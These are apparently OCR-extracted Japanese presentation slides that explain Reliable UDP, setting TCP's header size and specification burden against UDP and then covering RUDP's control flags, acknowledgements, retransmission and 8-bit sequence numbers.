
詳解 Reliable UDP

NAOMASA MATSUBAYASHI

この発表に登場するサンプルコード
https://github.com/Fadis/rudp

インターネットを介して送信されるパケットは
様々な機器を経由して相手に届く



経路上でパケットは

増える

消える

順番が入れ替わる

内容が書き換わる

TCP

22番ポートにデータを送ります
このデータの番号は0x0217f806です
チェックサムは0x9bfeです


36116番ポートにデータを送ります
このデータの番号は0x3f31a637です
チェックサムは0x857aです
0x0217f806受け取りました

…

聞こえなかったかな

36116番ポートデータを送ります
このデータの番号は0x3f31a637です
チェックサムは0x857aです
0x0217f806受け取りました

TCP



TCPはヘッダが**でかい**

TCP

```
23:18:15.313811 IP 192.168.2.1.36260 > 192.168.2.2.ssh: Flags [P.], seq
1060218459:1060218495, ack 35125382, win 65535, options [nop,nop,TS val
3309098802 ecr 4292799263], length 36
   0x0000:  4510 0058 7677 4000 4006 3ec5 c0a8 0201  E..Xvw@.@.>.....
   0x0010:  c0a8 0202 8da4 0016 3f31 a65b 0217 f886  ........?1.[....
   0x0020:  8018 ffff 859e 0000 0101 080a c53c d732  .............<.2
   0x0030:  ffde eb1f d28c d156 702a 557f 7b7c 5ebd  .......Vp*U.{|^.
   0x0040:  5303 9853 5c86 6128 8fc5 ee52 99d7 5eb6  S..S\.a(...R..^.
   0x0050:  3672 5089 12c4 8cae                      6rP.....
```

IPヘッダ

送りたいデータ

TCPヘッダ

送りたいデータ36バイトに

32バイトのヘッダが付いたりする

TCPはヘッダが**でかい**

TCP

基本的な機能	RFC793 RFC1071 RFC1122 RFC8200 RFC2873 RFC5681 RFC6093 RFC6298 RFC6691
実装が強く推奨される拡張	RFC2675 RFC7323 RFC3168 RFC3390 RFC3465 RFC6633 RFC2018 RFC3042 RFC6582 RFC6675 RFC2883 RFC4015 RFC5682 RFC1191 RFC1981 RFC4821 RFC1144 RFC6846 RFC4953 RFC5461 RFC4987 RFC5925 RFC5926 RFC5927 RFC5961 RFC6528
実験的な拡張	RFC2140 RFC3124 RFC7413 RFC2861 RFC3540 RFC3649 RFC3742 RFC4782

実験的な拡張

RFC2140 RFC3124 RFC7413 RFC2861
RFC3540 RFC3649 RFC3742 RFC4782
RFC5562 RFC5690 RFC6928 RFC5827
RFC6069 RFC6937 RFC3522 RFC3708
RFC4653 RFC5482 RFC6356 RFC6824
RFC2780 RFC4727 RFC6335 RFC6994

あまりにも参照すべきRFCが多いので

TCPについて調べる時どのRFCを読めば良いかのリストが

RFCになった

RFC7414

TCPは仕様も**でかい**

TCP

疑問

そんなに大きなヘッダと
巨大な規格をもってしなければ
通信の信頼性を確保できないのか

UDP

9000番ポートにデータを送ります
チェックサムは0x6ad2です

9000番ポートにデータを送ります
チェックサムは0x04a9です


たぶん届いてるよね

たぶん届いてるよね

データが化けていないかを確認するチェックサムはある

ただし相手にデータが届いているかはわからない

UDP



ヘッダサイズは**8バイト**

TCPのように拡張でより長くなる事もない

ただし相手にデータが届いているかはわからない

UDP

基本的な機能　　RFC768 RFC1071 RFC1122 RFC8200

拡張　　RFC2675

RFC768	UDPの基本的な機能について
RFC1071	チェックサムの計算方法
RFC1122	実装に要求される機能の明確化
RFC8200	IPv6におけるpseudo-headerの扱いを追加
RFC2675	jumbogram使用時のデータグラム長の扱いを追加

シンプルな規格

ただし相手にデータが届いているかはわからない

UDP

疑問

UDPの上に

コンパクトな

順序制御と再送制御を実装すれば

TCPより小さなヘッダと小さな規格で

信頼性のある通信が可能なのでは

Reliable UDP

UDPヘッダ

RUDPヘッダ

Plan9が9Pを乗せる為に生み出した**信頼性のあるUDP**

RFCにもドラフトが上がっているけどドラフト留まり

Reliable UDPの制御フラグ

SYN	ACK	EAK	RST	NUL	CHK	TCS	予約


これと　　これと これと これと　　これは排他

制御フラグでセグメントの役割を表すのはTCPと同じ

ただし制御フラグの内訳はTCPとは異なる

	SYN	ACK	EAK	RST	NUL	CHK	TCS	予約
セッションの開始(SYN)	1	0	0	0	0	0	0	0
セッションの開始(SYN+ACK)	1	1	0	0	0	0	0	0
データの送信兼確認応答(ACK)	0	1	0	0	0	*	0	0
選択的確認応答(EAK)	0	1	1	0	0	0	0	0
セッションの終了(RST)	0	*	0	1	0	0	0	0
ハートビート(NUL)	0	1	0	0	1	0	0	0
アドレスとコネクションIDの再割り当て(TCS)	0	*	0	0	0	0	1	0

ACK



ACKは相手にセグメントの受け取り成功を通知する

ACK

一定時間内に
受け取りの確認が
できない場合
同じ内容を再送

データ11送るで

データ11送るで

ACK(11みた)


基本的なアイデアはTCPと同じ

ACK

RUDPの個々のセグメントは**シーケンス番号**を持つ

確認応答番号には相手から受け取ったセグメントの
シーケンス番号が入る

ACK



ACKセグメントの全長がヘッダ長より長い場合

それは**ペイロード**とみなされる

ACK

データ11送るで

データ85送るで(11みた)

データ12送るで(85みた)

確認応答番号は
データ送信時に
ついでに送られる


今すぐ送るべき物が無い
ちょっと待ってみるか

待ったけど送る物がない
確認応答番号だけ返そう

12みた

一定時間送る物が
無かった場合
空のACKが送られる

ACK



TCPのシーケンス番号は32bitだが

RUDPのシーケンス番号は**8bit**

TCPのシーケンス番号

160バイト(シーケンス番号584)

1020バイト(シーケンス番号744)

12バイト(シーケンス番号1764)

60バイト(シーケンス番号1776)

1836まで見た

RUDPのシーケンス番号

160バイト(シーケンス番号20)

